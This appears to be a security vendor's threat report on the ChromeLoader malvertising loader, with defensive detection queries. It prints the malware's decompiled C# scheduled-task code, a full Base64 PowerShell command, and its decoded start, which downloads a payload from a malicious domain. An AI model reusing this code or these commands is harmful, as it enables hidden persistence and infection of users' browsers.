ChromeLoader

A rise in malvertisers

Emerging Threats Protection Report

After the sensation of Bumblebee, many malware teams have been coming up with creative new ways to make use of malware loaders. Such a case was recently seen rising, targeting the most popular browser, irrespective of the operating system.

Chromeloader, the loader in question is both similar and very different from many of the cases that have been surfacing.

ChromeLoader is a pretty innocent browser extension that hijacks user search queries and sends traffic to an advertising site, similar to most suspicious browser extensions. Colloquially known as Malvertising, ChromeLoader is rising as a campaign, a part of a larger and widespread financially motivated pattern. The attackers are assumed to be a part of a wider network of marketing affiliates and redirect the user to advertising sites. What ChromeLoader does differently than the rest of the Malvertising Campaigns is that it injects itself into the browser and adds a malicious extension to it using PowerShell, which is a technique that is not very often used and hence, often goes undetected by many security tools. More of a nuisance than an impactful threat, ChromeLoader might seem like a run-of-the-mill browser hijacker, but its peculiar use of PowerShell could spell deeper trouble.

The malware operators use a malicious ISO archive file to invade the system similar to a previous malware loader we covered, the Bumblebee. This shows the growing use of loaders as an attack vector, particularly ISO. This file is advertised as a cracked executable for commercial software or a video game, allowing victims to download it via malicious websites or torrents.

Malware authors also spread the infected executable through Twitter messages, which is how the first attack was found in the wild.

The file is mounted as a virtual CD-ROM drive when a user double-clicks it in Windows 10 or later systems. The main component in this ISO file, CS Installer.exe, masquerades as a keygen or game crack, but it unleashes the infection.

This is where it parts ways from Bumblebee, and what makes ChromeLoader more potent as it develops.

Analysis of the used Tactics, Techniques, and Procedures


The TTP most commonly used among all known attack vectors follows a pattern that we are going to use to detect any potential that might be brewing in our network.

Initial Access

As with any initial access attempt, the ChromeLoader has been known to perform both spearphishing and whaling attacks to get the victim to download the malware loader. In this case, it is the ChromeLoader loader. The attackers went an extra step of creating QR codes on social media sites that baited the victims to inadvertently download the malware.

The ISOs are downloaded via malicious advertising spreading via QR codes that spread on Twitter and offer unlicensed software to lure consumers into downloading an ISO were discovered by Twitter user @th3 protoCOL.

Malicious ISO files on websites that sell Steam games have also been reported by Reddit users.




A man sees ❗
@Amansees

Can we make a really popular trend where its just images with QR codes that help pirate movies and games and stuff

1:54 PM · Jan 7, 2022 · Twitter Web App

Twitter QR codes promoting pirated software with ChromeLoader



Posted by u/Flat_Chipmunk6143 24 days ago

Accidentally Downloaded and Removed weird virus/malware?

I was trying to get FNAF for free from this https://steamunlocked.net/ website, I've had many games work from that website so I wasn't too concerned about whether the download would be a virus or not. Anyways the download seemed sketch and I still ran it because I'm an idiot and I was trying to stream to my discord as quick as possible. It never let me run the game and kept giving me an error message, and that's when I pretty much knew I had downloaded something malicious. For the next day my google chrome would close itself every 5 mins and a program would launch before it would close every time, I eventually realized something was running Powershell and closing my google chrome. Eventually my Malwarebytes detected what it was after finding nothing for two days straight and I quarantined the virus. I was just hoping someone could look further into this download to see if I should take further steps in protecting my PC incase I'm keylogged or something more sinister..

Site downloaded from

https://steamunlocked.net/1-five-nights-at-freddys-free-download/

Site that I was taken to to download "FNAF"

https://uploadhaven.com/download/434d95b8828eee6744761883799bf187

Virus total of the file downloaded

https://www.virustotal.com/gui/file/fa52844b5b7fcc0192d0822d0099ea52ed1497134a45a2f06670751ef5b33cd3/detection

Reddit user complaining that the infection regularly shuts down Chrome

From the overview code analysis of the ISO downloaded by GDataSoftware, the ISO file has two main components. A PowerShell script is encrypted with a substitution cipher in the _meta.txt file.
The downloader.exe program is a Microsoft.NET assembly.
To decrypt the PowerShell script in _meta.txt, it has a large dictionary with the substitution alphabet.
The PowerShell commands are added as a ChromeTask scheduled task that runs every ten minutes.

We can use the following query to check if any rogue connections have been made out to the known ChromeLoader domains.


ChromeLoader IoC Domains Detected (Updated as of June 2022)

```
device_category IN ["Firewall", "ProxyServer", "IDS"]
domain IN CHROMELOADER_DOMAINS OR query IN CHROMELOADER_DOMAINS
```

We can use the following query to check if any downloaded, copied, or created files match the known hashes as any of the downloaded or created files can be malicious. Checking the hashes of files can be the easiest method to detect a potential ChromeLoader attack. We have created an extensive list and alerts that will trigger and alert the analysts if a match is found. For checking the hashes of the files, an example could be:

ChromeLoader IoC Hashes Detected (Updated as of June 2022)

```
hash IN CHROMELOADER_HASHES OR hash_sha1 IN CHROMELOADER_HASHES OR hash_sha256 IN CHROMELOADER_HASHES |
 rename hash as ioc, hash_sha1 as ioc, hash_sha256 as ioc
```




← BACK
Use wizard
1 / 1
LAST 24 HOURS
SEARCH
Found 6 logs
Add Search To
More
Chart
Parallel Coordinate
log_ts
process
file
host
ioc
2022/06/13 08:35:24
C:\Windows\System32\taskhostw.exe
taskhostw.exe
Exodus.knowledgebase.local
2e006a8e9f697d8075ba68ab5c793670145ea56...
1717de403bb77e49be41edfc398864cfa3e351d...
41cc04487a80093df4ac9bb64afc44eb6492bb4...

```
hash IN CHROMELOADER_HASHES OR hash_sha1 IN CHROMELOADER_HASHES OR hash_sha256 IN CHROMELOADER_HASHES |
rename hash as ioc, hash_sha1 as ioc, hash_sha256 as ioc | chart count() by log_ts, "process", file, host, ioc
```

log_ts	process	file	host	ioc	count()
2022/06/13 08:35:24	C:\Windows\System32\taskhostw.exe	taskhostw.exe	Exodus.knowledgebase.local	41cc04487a80093df4ac9bb64afc44eb6492bb49fc125b4601cd53476f18d5a4	1
2022/06/13 08:35:24	C:\Windows\System32\taskhostw.exe	taskhostw.exe	Exodus.knowledgebase.local	1717de403bb77e49be41edfc398864cfa3e351d9843afc3d41a47e5d0172ca79	1
2022/06/13 08:35:24	C:\Windows\System32\taskhostw.exe	taskhostw.exe	Exodus.knowledgebase.local	2e006a8e9f697d8075ba68ab5c793670145ea56028c488f1a00b29738593edfb	4

NOTE: *The queries can be run manually, without downloading the alert package. However, the lists have also been made available in the same release, without which the query will output an error.*

Other forms of malware combine words into a task name using dictionaries.
The user is also presented with an error notice claiming that the operating system is incompatible with the program.




```
    // Token: 0x06000007 RID: 7 RVA: 0x00002378 File Offset: 0x00000578
    private static void Main(string[] args)
    {
        if (Program.MessageBox((IntPtr)0, "Error, incompatible OS", "Error", 5) == 99)
        {
            Environment.Exit(0);
        }
        using (TaskService taskService = new TaskService())
        {
            using (IEnumerator<Task> enumerator = taskService.AllTasks.GetEnumerator())
            {
                while (enumerator.MoveNext())
                {
                    if (enumerator.Current.Definition.Actions[0].ToString().Contains("powershell -ExecutionPolicy Bypass -WindowStyle Hidden -E"))
                    {
                        Environment.Exit(0);
                    }
                }
            }
            TaskDefinition taskDefinition = taskService.NewTask();
            taskDefinition.RegistrationInfo.Description = "Example task";
            taskDefinition.Triggers.Add<TimeTrigger>(new TimeTrigger(DateTime.Now.AddMinutes(1.0))
            {
                Repetition = new RepetitionPattern(TimeSpan.FromMinutes(10.0), TimeSpan.Zero, false)
            });
            string str = Program.deScramble();
            taskDefinition.Actions.Add<ExecAction>(new ExecAction("cmd", "/c start /min \"\" powershell -ExecutionPolicy Bypass -WindowStyle Hidden -E " + str,
              null));
            string text = "ChromeTask";
            taskService.RootFolder.RegisterTaskDefinition(text, taskDefinition);
        }
    }
}
```

downloader.exe schedules a task named ChromeTask which executes PowerShell

After the file is downloaded and installed, the ISO file is extracted and mounted as a disk.
A program for installing ChromeLoader is included in this ISO, as well as what looks to be a.NET wrapper for the Windows Task Scheduler.
Later in the intrusion chain, this is how ChromeLoader maintains its persistence on the victim's PC.

Execution and persistence

Using the Service Host Process, CS Installer.exe creates persistence through a scheduled task (svchost.exe). ChromeLoader does not, as one might anticipate, call the Windows Task Scheduler (schtasks.exe) to add this scheduled task.
Instead, the installation application loaded the Job Scheduler COM API and a cross-process injection into svchost.exe (the process that launches ChromeLoader's scheduled task).



TIME	TYPE	EVENT
11:10:36 pm Jan 6, 2022	crossproc	This process opened a handle with change rights to process c:\windows\system32\svchost.exe (643ec58e82e0272c97c2a59f6020970d881af19c0ad5029db9c958c13b6558c7)
11:10:36 pm Jan 6, 2022	crossproc	This process opened a handle with change rights to process c:\windows\system32\svchost.exe (643ec58e82e0272c97c2a59f6020970d881af19c0ad5029db9c958c13b6558c7)
11:10:37 pm Jan 6, 2022	modload	Loaded: [c:\windows\syswow64\taskschd.dll] (945ed444c593261754d034b0441734b431a785d7e7164313eb075089ba030b59)
11:10:37 pm Jan 6, 2022	modload	Loaded: [c:\windows\syswow64\sspicli.dll] (828ea379d5dbac54a26d57d7b9107bdacec62631da36d4ab981a8ca375da0b25)
11:10:37 pm Jan 6, 2022	modload	Loaded: [c:\windows\syswow64\windows.storage.dll] (5204ce5effe9db9979890493a9fa1073b986be128659de2bdd2437de3f205d05)
11:10:37 pm Jan 6, 2022	modload	Loaded: [c:\windows\syswow64\wldp.dll] (f65f6ee84c67e3f4dcb63d42645ecf3095b2b37c96c1a30a08afea53c089d712)
11:10:37 pm Jan 6, 2022	modload	Loaded: [c:\windows\syswow64\profapi.dll] (7b86fa00478776a4fadcad44592af88bd7f0b63e0b39c76fd3e6d8ddcc32c76d)
11:10:37 pm Jan 6, 2022	modload	Loaded: [c:\windows\syswow64\xmllite.dll] (e137d4deeeba83ad8245788cf118c73ab9071ab8eefab04dde40c2c8db28d4d2)
11:10:37 pm Jan 6, 2022	modload	Loaded: [c:\windows\syswow64\sxs.dll] (27ae4c9ee9dd5800ff8247c746399bda58f506b4bfbc8a6708d41daae0e47706)

The cross-process injection into svchost.exe is depicted in the diagram above.

Legitimate apps commonly use the cross-process injection, however, it's a red flag if the originating process is on a virtual disk (such as one where an ISO file would be mounted).
It's a good idea to keep an eye out for processes that start a cross-process handle into a process on the C: drive from file paths that don't mention the usual C: drive.
This will provide you visibility not only into ChromeLoader activity but also into the countless worms that come from portable devices and inject themselves into C: drive programs like explorer.exe to spread on a victim's computer.

ChromeLoader's scheduled job will run through svchost after the cross-process injection is complete, calling the Command Interpreter (cmd.exe), which executes a Base64-encoded PowerShell command containing multiple declared variables. ChromeLoader uses the shortened -encodedcommand flag to encode its PowerShell command:


```
-ExecutionPolicy Bypass -WindowStyle Hidden -E JAB'
```

Due to the ease in the nature of bypassing Powershell commands and variation in the attack method, a proper detection query is necessary.

Chromeloader Cross-Process Injection to Load Extention

```
label="Process" label=Create
parent_process="*powershell"
parent_command = "*-exe* byp* -win* hid* -e* JAB*"
```

```
command IN ["*--load-extension=*", "*Appdata\\local\\chrome*"]
"process" = "*chrome"
```



BACK
Use wizard
1 / 1
LAST 24 HOURS
SEARCH
Found 1 logs
Add Search To
More
Chart
Column
count()
0.9
0.7
0.5
0.3
0.1
2022/06/13 08:29:48, C:\Windows\System32\google\v1.0\chrome.exe, PowerShell.EXE, Exodus.knowledgebase.local, C:\Users\cyril\

```
label="Process" label=Create
parent_process="*\powershell.exe"
parent_command = "*-exe* byp* -win* hid* -e* JAB*"
parent_image = "*powershell*"
command IN ["*--load-extension=*", "*\Appdata\\local\\chrome\*"]
"process" = "*\chrome.exe" | chart count() by log_ts, "process", file, host, path
```

log_ts	process	file	host	path	count()
2022/06/13 08:29:48	C:\Windows\System32\google\v1.0\chrome.exe	PowerShell.EXE	Exodus.knowledgebase.local	C:\Users\cyril\	1

Also, for the encoding part, an alert has been added alongside others in the latest release of Logpoint Alerts. PowerShell containing a shortened version of the encodedCommand flag in its command line is used to add an extra level of coating to the attack commands, however, not all encoded PowerShell are malicious, but encoded commands are worth keeping an eye on.


```
norm_id=WindowsSysmon event_id=1
image="*powershell.exe"
command IN ["*-enc*", "*-ec*"]
-user IN EXCLUDED_USERS
```



```
2022/06/10 07:53:01    C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe    PowerShell.EXE    Exodus.knowledgebase.local    1
```

False Positives: *Many apps will use these abbreviated flags to legitimately encode PowerShell. Depending on your surroundings, some fine-tuning may be required.*
Consider scanning for several variables in the decoded PowerShell block, along with the use of the abbreviated encodedCommand flag mentioned above, to improve this detection analysis.

We ran a sandboxing scenario in Any.run, and the resulting encoded command is shown below.



The score is an approximate value calculated by ANY.RUN algorithm based on process and user actions

[3632] Searchprotocolhost.exe
[1656] Explorer.exe
[3816] Winrar.exe
[984] Winrar.exe
[3216] Winrar.exe
[3064] Winrar.exe
[4016] Winrar.exe
[2832] Setup.exe
[876] Cmd.exe
[636] Powershell.exe

Process information

Username:	admin
SID:	S-1-5-21-1302019708-1500728564-335382590-1000
IL:	MEDIUM
Start:	101.34 s

File information

Company:	Microsoft Corporation
Description:	Windows Command Processor
Version:	6.1.7601.17514 (win7sp1_rtm.101119-1850)

Command line

```
C:\Windows\system32\cmd.EXE /c start /min "" powershell -ExecutionPolicy B
ypass -WindowStyle Hidden -E JABlAHgAdABQAGEAdABoACAAPQAgACIAJAA
oACQAZQBuAHYAOgBMAE8AQwBBAEwAQQBQAFAARABBAFQAQQApAFwAY
wBoAHIAbwBtAGUAIgAKAAoAaQBmACgALQBuAG8AdAAoAFQAZQBzAHQAL
QBQAGEAdABoACAALQBQAGEAdABoACAAJABlAHgAdABQAGEAdABoACkAK
QB7AAoACgAJACQAYQByAGMAaABpAHYAZQBOAGEAbQBlACAAPQAgACIAJ
AAoACQAZQBuAHYAOgBMAE8AQwBBAEwAQQBQAFAARABBAFQAQQApAFw
AYQByAGMAaABpAHYAZQAuAHoAaQBwACIACgAKAAkAdAByAHkAewAKAAk
ACQB3AGcAZQB0ACAAIgBoAHQAdABwAHMAOgAvAC8AYgByAG8AawBlAG4
AbgBhAC4AdwBvAHIAawAvAGEAcgBjAGgAaQB2AGUALgB6AGkAcAAiACAAL
QBvAHUAdABmAGkAbABlACAAIgAkAGEAcgBjAGgAaQB2AGUATgBhAG0AZQ
AiAAoACQB9AGMAYQB0AGMAaAB7AAoACQAJAGIAcgBlAGEAawAKAAkAfQA
KAAoACQBFAHgAcABhAG4AZAAtAEEAcgBjAGgAaQB2AGUAIAAtAEwAaQB0A
GUAcgBhAGwAUABhAHQAaAAgACIAJABhAHIAYwBoAGkAdgBlAE4AYQBtAGU
AIgAgAC0ARABlAHMAdABpAG4AYQB0AGkAbwBuAFAAYQB0AGgAIAAiACQA
ZQB4AHQAUABhAHQAaAAiAAoACgB9AAoACgAkAGMAaAByAG8AbQBlAFAAc
gBvAGMAIAA9ACAAIgAiAAoACgB0AHIAeQB7AAoACQAkAGMAaAByAG8AbQ
BlAFAAcgBvAGMAIAA9ACAAKABHAGUAdAAtAFcAbQBpAE8AYgBqAGUAYwB
0ACAAVwBpAG4AMwAyAF8AUAByAG8AYwBlAHMAcwAgAC0ARgBpAGwAdA
BlAHIAIAAiAG4AYQBtAGUAPQAnAGMAaAByAG8AbQBlAC4AZQB4AGUAJwAi
ACkAWwAwAF0AIAB8ACAAUwBlAGwAZQBjAHQALQBPAGIAagBlAGMAdAAgA
EMAbwBtAG0AYQBuAGQATABpAG4AZQAKAAkAaQBmACgALQBuAG8AdAAo
ACQAYwBoAHIAbwBtAGUAUAByAG8AYwAgAC0ATQBhAHQAYwBoACAAIgBs
AG8AYQBkAC0AZQB4AHQAZQBuAHMAaQBvAG4AIgApACkAewAKAAkACQB
HAGUAdAAtAFAAcgBvAGMAZQBzAHMAIABjAGgAcgBvAG0AZQAgAHwAIABG
AG8AcgBFAGEAYwBoAC0ATwBiAGoAZQBjAHQAIAB7ACAAJABfAC4AQwBsA
G8AcwBlAE0AYQBpAG4AVwBpAG4AZABvAHcAKAApACAAfAAgAE8AdQB0AC
0ATgB1AGwAbAB9AAoACQAJAHMAdABhAHIAdAAgAGMAaAByAG8AbQBlAC
AALQAtAGwAbwBhAGQALQBlAHgAdABlAG4AcwBpAG8AbgA9ACIAJABlAHgA
dABQAGEAdABoACIALAAgAC0ALQByAGUAcwB0AG8AcgBlAC0AbABhAHMAd
AAtAHMAZQBzAHMAaQBvAG4ACgAJAAkAYgByAGUAYQBrAAoACQB9AAoAf
QBjAGEAdABjAGgAewB9AAoA
```

Executes PowerShell scripts

Checks supported languages

Executed via Task Scheduler

When decoded, the output gave us:

```
       $extPath = "$($env:LOCALAPPDATA)\chrome"

       if(-not(Test-Path -Path $extPath)){

       $archiveName = "$($env:LOCALAPPDATA)\archive.zip"

       try{
              wget "https://brokenna.work/archive.zip" -outfile "$archiveName"
       }catch{
              break
       }

